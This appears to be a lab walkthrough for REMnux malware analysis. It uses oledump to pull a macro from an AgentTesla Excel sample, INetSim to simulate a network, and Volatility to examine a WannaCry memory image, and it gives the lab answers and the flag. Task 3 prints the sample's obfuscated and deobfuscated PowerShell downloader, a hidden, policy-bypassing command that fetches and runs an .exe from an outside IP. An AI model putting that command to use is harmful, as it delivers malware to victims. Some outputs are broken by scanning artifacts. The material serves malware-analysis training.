SEC 12.3. REMnux

REMnux

Task 1 - Introduction


Analysing potentially malicious software can be daunting, especially when this is part of an ongoing security incident. This analysis puts much pressure on the analyst. Most of the time, the results must be as accurate as possible, and analysts use different tools, machines, and environments to achieve this. In this room, we will use the REMnux VM.

The REMnux VM is a specialised Linux distro. It already includes tools like Volatility, YARA, Wireshark, oledump, and INetSim. It also provides a sandbox-like environment for dissecting potentially malicious software without risking your primary system. It's your lab set up and ready to go without the hassle of manual installations.

REMnux (Reverse Engineering Malware Linux) is a specialized Linux distribution built for malware analysis, reverse engineering, and incident response. It provides security professionals with a powerful collection of tools to investigate suspicious files, analyze malware behavior, and uncover indicators of compromise (IOCs).

Reverse engineering is the process of analyzing software, malware, or systems to understand their internal workings without access to the original source code. In cybersecurity, it is commonly used for malware analysis, vulnerability research, incident response, and threat intelligence to better understand and defend against cyber threats.

Task 2- Machine Access



Task 3 - File Analysis

In this task, we will use `oledump.py` to conduct static analysis on a potentially malicious Excel document. `Oledump.py` is a Python tool that analyzes **OLE2** files, commonly called Structured Storage or Compound File Binary Format. **OLE** stands for **Object Linking and Embedding,** a proprietary technology developed by Microsoft. OLE2 files are typically used to store multiple data types, such as documents, spreadsheets, and presentations, within a single file. This tool is handy for extracting and examining the contents of OLE2 files, making it a valuable resource for forensic analysis and malware detection.

Using the lab machine attached to task 2, the **REMnux VM**, navigate to the `/home/ubuntu/Desktop/tasks/agenttesla/` directory. Our target file is named `agenttesla.xlsm`. Run the command `oledump.py agenttesla.xlsm`. See the terminal below.

```
ubuntu@MACHINE_IP:~/Desktop/tasks/agenttesla$ oledump.py agenttesla.xlsm
A: xl/vbaProject.bin
 A1:       468 'PROJECT'
 A2:        62 'PROJECTwm'
 A3: m     169 'VBA/Sheet1'
 A4: M     688 'VBA/ThisWorkbook'
 A5:         7 'VBA/_VBA_PROJECT'
 A6:       209 'VBA/dir'
```

Based on OleDump's file analysis, a VBA script might be embedded in the document and found inside `xl/vbaProject.bin`. Therefore, oledump will assign this with an index of A, though this can sometimes differ. The A (index) +Numbers are called **data streams.** Now, we should be aware of the data stream with the capital letter **M**. This means there is a **Macro**, and you might want to check out this data stream, `'VBA/ThisWorkbook'`. So, let's check it out! Let's run the command `oledump.py agenttesla.xlsm -s 4`. This command will run the oledump and look into the actual data stream of interest using the parameter `-s 4`, wherein the `-s` parameter is short for `-select` and the number four(`4`) as the data stream of interest is in the 4th place(`A4: M 688 'VBA/ThisWorkbook'`)

```
ubuntu@MACHINE_IP:~/Desktop/tasks/agenttesla$ oledump.py agenttesla.xlsm -s 4
```

```
00000000: 01 AC B2 00 41 74 74 72  69 62 75 74 00 65 20 56  ....Attribut.e V
00000010: 42 5F 4E 61 6D 00 65 20  3D 20 22 54 68 69 00 73  B_Nam.e = "Thi.s
00000020: 57 6F 72 6B 62 6F 6F 10  6B 22 0D 0A 0A 8C 42 61  Workboo.k"....Ba
00000030: 73 01 02 8C 30 7B 30 30  30 32 30 50 38 31 39 2D  s...0{00020P819-
00000040: 00 10 30 03 08 43 23 05  12 03 00 34 36 7D 0D 7C  ..0..C#....46}.|
00000050: 47 6C 10 6F 62 61 6C 01  D0 53 70 61 82 63 01 92  Gl.obal..Spa.c..
0
```

The results above are in hex dump format. There might be some familiar words from a trained eye. However, this is still challenging for us, don't you think? So, let's make it more readable and easier to understand. We will run an additional parameter `--vbadecompress` in addition to the previous command. When we use this parameter, oledump will automatically decompress any compressed VBA macros it finds into a more readable format, making it easier to analyze the contents of the macros.

```
ubuntu@MACHINE_IP:~/Desktop/tasks/agenttesla$ oledump.py agenttesla.xlsm -s 4 --vbadecomp
ress
```

```
Attribute VB_Name = "ThisWorkbook"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
```


```
Attribute VB_PredeclaredId = True
Set Mggcbnuad = CreateObject("WScript.Shell")
Set MggcbnuadExec = Mggcbnuad.Exec(Sqtnew)
```

Now, we don't need to be able to read the whole script but rather familiarize ourselves with some characters and commands. Our interest here would be the value of **Sqtnew** because if you check the script, there is a Public IP, a PDF, and a .exe inside. We might want to look into this further.

```
Sqtnew = "^p*o^*w*e*r*s^^*h*e*l^*l* *^-*W*i*n*^d*o*w^*S*t*y*^l*e* *h*i*^d*d*^e*n^* *-*e*x
*^e*c*u*t*^i*o*n*pol^icy* *b*yp^^ass*;* $TempFile* *=* *[*I*O*.*P*a*t*h*]*::GetTem*pFile*
Name() | Ren^ame-It^em -NewName { $_ -replace 'tmp$', 'exe' }  Pass*Thru; In^vo*ke-We^bRe
*quest -U^ri ""http://193.203.203.67/rt/Doc-3737122pdf.exe"" -Out*File $TempFile; St*art-
Proce*ss $TempFile;"
Sqtnew = Replace(Sqtnew, "*", "")
Sqtnew = Replace(Sqtnew, "^", "")
```

We will copy the first value of **Sqtnew** and paste it into **CyberChef's** input area. You can open a local copy of CyberChef inside the REMnux VM or go to this link(opens in new tab) to access the online version. Use whichever works for you. You might want to check our room about CyberChef to get more familiar with the tool.

Next, select the **Find/Replace** operation twice. Looking back at the script, the 2nd and 3rd values of Sqtnew have a command to replace ***** with **""** and **^** with **""**. We would assume that the **""** means there is no value. So, with our first operation selected, we put the value ***** and selected **SIMPLE STRING** as additional parameters. In contrast, **we did not put anything on the Replace box** or have any value. The same applies to our second operation: we put the value **^** and selected SIMPLE STRING, and the replace box has no value. See the image below.



Now, this is more readable! However, for our starters, this can be challenging. So, we will tackle the most basic commands here.

```
"powershell -WindowStyle hidden -executionpolicy bypass; $TempFile = [IO.Path]::GetTempFi
leName() | Rename-Item -NewName { $_ -replace 'tmp$', 'exe' }  PassThru; Invoke-WebReques
t -Uri ""http://193.203.203.67/rt/Doc-3737122pdf.exe"" -OutFile $TempFile; Start-Process
$TempFile;"
```

- So, in PowerShell, running the `WindowStyle` parameter allows you to control how the PowerShell window appears when executing a script or command. In this case, `hidden` means that the PowerShell window **won't be visible to the user**.
- By default, PowerShell restricts script execution for security reasons.
  The `executionpolicy` parameter allows you to override this policy.
  The `bypass` means that the **execution policy is temporarily ignored**, allowing any script to run without restriction.
- The `Invoke-WebRequest` is commonly used for downloading files from the internet.
  - The `Uri` Specifies the URL of the web resource you want to retrieve. In our case, the script is downloading the resource `Doc-3737122pdf.exe` from `http://193.203.203.67/rt` /.
  - The `OutFile` specifies the local file where the downloaded content will be saved. In this case, the Doc-3737122pdf.exe will be saved to $TempFile.

- The `Start-Process` is used to execute the downloaded file that is stored in `$TempFile` after the web request.

To summarize, when the document `agenttesla.xlsm` is opened, a Macro will run! This Macro contains a VBA script. The script will run and will be running a PowerShell to download a file named `Doc-3737122pdf.exe` from `http://193.203.203.67/rt/`, save it to a variable $TempFile, then execute or start running the file inside this variable, which is a binary or a .exe file (`Doc-3737122pdf.exe`**)**. This is a usual technique used by threat actors to avoid early detection. Pretty nasty, right?!

Answer the questions below


> What Python tool analyzes OLE2 files, commonly called Structured Storage or

> Compound File Binary Format? oledump.py

> What tool parameter we used in this task allows you to select a particular data stream of the file we are using it with? s

> During our analysis, we were able to decode a PowerShell script. What command is commonly used for downloading files from the internet? Invoke-WebRequest

> What file was being downloaded using the PowerShell script? Doc-3737122pdf.exe



During our analysis of the PowerShell script, we noted that a file would be downloaded. Where will the file being downloaded be stored? $TempFile
Using the tool, scan another file named possible_malicious.docx located in the /home/ubuntu/Desktop/tasks/agenttesla/ directory. How many data streams were presented for this file? 16 (oledump.py examines Microsoft Office files and identify embedded objects, macros, and potentially malicious content.)


```
End Sububuntu@ip-10-114-142-254:~/Desktop/tasks/agenttesla$ oledump.py possible_
us.docx
  1:       114 '\x01CompObj'
  2:       280 '\x05DocumentSummaryInformation'
  3:       416 '\x05SummaryInformation'
  4:      7557 '1Table'
  5:    343998 'Data'
  6:       376 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8: M 1989192 'Macros/VBA/ThisDocument'
  9:      4099 'Macros/VBA/_VBA_PROJECT'
 10:       515 'Macros/VBA/dir'
 11:       112 'ObjectPool/_1649178531/\x01CompObj'
 12:        16 'ObjectPool/_1649178531/\x03OCXNAME'
 13:         6 'ObjectPool/_1649178531/\x03ObjInfo'
 14:        86 'ObjectPool/_1649178531/f'
 15:         0 'ObjectPool/_1649178531/o'
 16:      4096 'WordDocument'
```

Using the tool, scan another file named possible_malicious.docx located in the /home/ubuntu/Desktop/tasks/agenttesla/ directory. At what data stream number does the tool indicate a macro present? 8 (In oledump.py output, the M flag means the stream contains VBA macro code.VBA is important because attackers frequently use malicious macros in Office documents to execute code, making VBA analysis a key skill in malware investigations)

Task 4 - Fake Network to Aid Analysis

During dynamic analysis, it is essential to observe the behaviour of potentially malicious software—especially its network activities. There are many approaches to this. There is a tool inside our REMnux VM called **INetSim: Internet Services Simulation Suite!** We will utilize INetSim's features to simulate a real network in this task.

For this task, we will use two (2) machines. The first is our REMnux machine, which is linked to the Machine Access Task. The second VM is the AttackBox. To start the AttackBox, click the blue **Start AttackBox** button at the top of the page. Do note that you can easily switch between boxes by clicking on them. See the highlighted box in the below image.



INetSim

Before we start, we must configure the tool INetSim inside our REMnux VM. Do not worry; this is a simple change of configuration. First, check the IP address assigned to your machine. This can be seen using the command `ifconfig` or simply by checking the IP address after the **ubuntu@** from the terminal. *The IP addresses may vary.*

```
ubuntu@MACHINE_IP:~$
```

Here, the machine's IP is `MACHINE_IP`. Take note of this, as we will need it.

Next, we need to change the INetSim configuration by running this command `sudo nano /etc/inetsim/inetsim.conf` and look for the value `#dns_default_ip 0.0.0.0`.

```
ubuntu@MACHINE_IP:~$ sudo nano /etc/inetsim/inetsim.conf
##########################################
# dns_default_ip
#
# Default IP address to return with DNS replies
#
# Syntax: dns_default_ip
#
# Default: 127.0.0.1
#
#dns_default_ip  0.0.0.0
```

Remove the comment or **#**, then change the value of **dns_default_ip** from `0.0.0.0` to the machine's IP address you have identified

earlier. In our case, this is `MACHINE_IP`. Save the file using `CRTL + O` command, press enter and exit using `CTRL + X`.

Confirm that the changes have been successful by checking the value of `dns_default_ip` using this command `cat /etc/inetsim/inetsim.conf | grep dns_default_ip`. See below.

```
ubuntu@MACHINE_IP:~$ cat /etc/inetsim/inetsim.conf | grep dns
_default_ip
# dns_default_ip
# Syntax: dns_default_ip
dns_default_ip   MACHINE_IP
```


Finally, run the command `sudo inetsim` to start the tool.

```
ubuntu@MACHINE_IP:~$ sudo inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungen
berg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Warning: Unknown option '/var/log/inetsim/report/report.10416
2.txt#start_service' in configuration file '/etc/inetsim/inet
sim.conf' line 43
  * ftp_21_tcp - started (PID 4870)
  * pop3s_995_tcp - started (PID 4869)
  * smtps_465_tcp - started (PID 4867)
 done.
Simulation running.
```


After running the command, ensure you see the sentence "**Simulation running**" at the bottom of the result and ignore **the http_80_tcp—failed!** Our fake network is now running!

Let's move on to our AttackBox!

From this VM, open a browser and go to our REMnux's IP address using the command `https://MACHINE_IP`. This will prompt a Security Risk; ignore it, click **Advance**, then **Accept the Risk and Continue.**



Once done, you should be redirected to the INetSim's homepage!



One usual malware behaviour is downloading another binary or script. We will try to mimic this behaviour by getting another file from INetsim. We can do this via the CLI or browser, but let's use the CLI to make it more realistic. Use this command: `sudo wget https://MACHINE_IP/second_payload.zip --no-check-certificate`.


```
root@MACHINE_IP:~# sudo wget https://MACHINE_IP/second_payload.zip --no-check-certificate
--2024-09-22 22:18:49--  https://MACHINE_IP/second_payload.zip
Connecting to MACHINE_IP:443... connected.
WARNING: cannot verify MACHINE_IP's certificate, issued by \u2018CN=inetsim.org,OU=Intern
et Simulation services,O=INetSim\u2019:
  Self-signed certificate encountered.
    WARNING: certificate common name \u2018inetsim.org\u2019 doesn't match requested host
name \u2018MACHINE_IP\u2019.
HTTP request sent, awaiting response... 200 OK
Length: 258 [text/html]
Saving to: \u2018second_payload.zip\u2019

second_payload.zip  100%[===================>]     258  --.-KB/s    in 0s

2024-09-22 22:18:49 (14.5 MB/s) - \u2018second_payload.zip\u2019 saved [258/258]
```

You can try downloading another file as well. For example, try downloading **second_payload.ps1** by using the command: `sudo wget https://MACHINE_IP/second_payload.ps1 --no-check-certificate`.

To verify that the files were downloaded, check your root folder. See the sample below.



All of these are fake files! Try to open the second_payload.ps1. When executed, this will direct you to INetSim's homepage.

What we did here is **mimic a malware's behaviour**, wherein it will try to reach out to a server or URL and then **download a secondary file that may contain another malware**.

Connection Report

Lastly, go back to your REMnux VM and stop INetSim. By default, it will create a report on its captured connections. This is usually saved in **/var/log/inetsim/report/** directory. You should be able to see something like this.

```
Report written to '/var/log/inetsim/report/report.2594.txt' (14 lines)
=== INetSim main process stopped (PID 2594) ===
```

Read the file using this command `sudo cat /var/log/inetsim/report/report.2594.txt`. This may differ from your machine.

```
ubuntu@MACHINE_IP:~$ sudo cat /var/log/inetsim/report/report.2594.txt
=== Report for session '2594' ===

Real start date            : 2024-09-22 21:04:42
Simulated start date       : 2024-09-22 21:04:42
Time difference on startup : none

2024-09-22 21:04:53  First simulated date in log file
2024-09-22 21:04:53  HTTPS connection, method: GET, URL: https://MACHINE_IP/, file name:
/var/lib/inetsim/http/fakefiles/sample.html
2024-09-22 21:16:07  HTTPS connection, method: GET, URL: https://MAThese are the logs whe
n the tool was running. We can see the connections made to the URL, the protocol, and the
method it's using. We can also see the fake file that was downloaded.
```

Answer the questions below

> Download and scan the file named flag.txt from the terminal using the command sudo wget https://MACHINE_IP/flag.txt --no-check-certificate. What is the flag? Tryhackme{remnux_edition}

> After stopping the inetsim, read the generated report. Based on the report, what URL Method was used to get the file flag.txt? GET

Task 5 - Memory Investigation: Evidence Preprocessing

One of the most common investigative practices in Digital Forensics is the preprocessing of evidence. This involves running tools and saving the results in text or JSON format. The analyst often relies on tools such as Volatility when dealing with memory images as evidence. This tool is already included in the REMnux VM. Volatility commands are executed to identify and extract specific artefacts from memory images, and the resulting output can be saved to text files for further examination. Similarly, we can run a script involving the tool's different parameters to preprocess the acquired evidence faster.

Preprocessing With Volatility

In this task, we will use the Volatility 3 tool version. However, we won't go deep into the investigation and analysis part of the result—we could write a whole book about it! Instead, we want you to be familiar with and get a feel for how the tool works. Run the command as instructed and wait for the result to show. Each plugin takes 2-3 minutes to show the output.

Here are some of the parameters or plugins we will use. We will focus on Windows plugins.

- windows.pstree.PsTree
- windows.pslist.PsList
- windows.cmdline.CmdLine
- windows.filescan.FileScan
- windows.dlllist.DllList
- windows.malfind.Malfind
- windows.psscan.PsScan

Let's get started then!

In your RemnuxVM, run `sudo su`, then navigate to **/home/ubuntu/Desktop/tasks/Wcry_memory_image/** directory, and our file would be **wcry.mem**. We will run each plugin after the command `vol3 -f wcry.mem`.

PsTree

This plugin lists processes in a tree based on their parent process ID.

```
root@MACHINE_IP:/home/ubuntu/Desktop/tasks/Wcry_memory_image$
vol3 -f wcry.mem windows.pstree.PsTree
Volatility 3 Framework 2.0.0
Progress:  100.00       PDB scanning finished
```

```
PID PPID    ImageFileName   Offset(V)   Threads Handles Sessi
onId    Wow64   CreateTime  ExitTime
```

```
4   0   System  0x823c8830  51  244 N/A False   N/A N/A
* 348   4   smss.exe    0x82169020  3   19  N/A False   2017-
05-12 21:21:55.000000   N/A
** 620  348 winlogon.exe    0x8216e020  23  536 0   False   2
017-05-12 21:22:01.000000   N/A
*** 664 620 services.exe    0x821937f0  15  265 0   False   2
017-05-12 21:22:01.000000   N/A
**** 1024   664 svchost.exe 0x821af7e8  79  1366    0   False
2017-0
```

PsList

This plugin is used to list all currently active processes in the machine.

```
root@MACHINE_IP:/home/ubuntu/Desktop/tasks/Wcry_memory_image$
vol3 -f wcry.mem windows.pslist.PsList
Volatility 3 Framework 2.0.0
Progress:  100.00       PDB scanning finished
```

```
PID PPID    ImageFileName   Offset(V)   Threads Handles Sessi
onId    Wow64   CreateTime  ExitTime    File output

4   0   System  0x823c8830  51  244 N/A False   N/A N/A Disab
led
348 4   smss.exe    0x82169020  3   19  N/A False   2017-05-1
2 21:21:55.000000   N/A Disabled
596 348 csrss.exe   0x82161da0  12  352 0   False   2017-05-1
2 21:22:00.000000   N/A Disabled
620 348 winlogon.exe    0x8216e020  23  536 0   False   2017-
05-12 21:22:01.000000   N/A Disabled
664 620 services.exe    0x821937f0  15  265 0   False   2017-
05-12 21:22:01.000000   N/A Disabled
676 620 lsass.exe   0x82191658  23  353 0   False   2017-05-1
2 21:22:01.000000   N/A Disabled
```

```
836 664 svchost.exe 0x8221a2c0  19  211 0   False   2017-05-1
2 21:2CmdLine
```

This plugin is used to list process command line arguments.

```
root@MACHINE_IP:/home/ubuntu/Desktop/tasks/Wcry_memory_image$
vol3 -f wcry.mem windows.cmdline.CmdLine
Volatility 3 Framework 2.0.0
Progress:  100.00       PDB scanning finished
```

```
PID Process Args

4   System  Required memory at 0x10 is not valid (process exi
ted?)
348 smss.exe    \SystemRoot\System32\smss.exe
596 csrss.exe   C:\WINDOWS\system32\csrss.exe ObjectDirectory
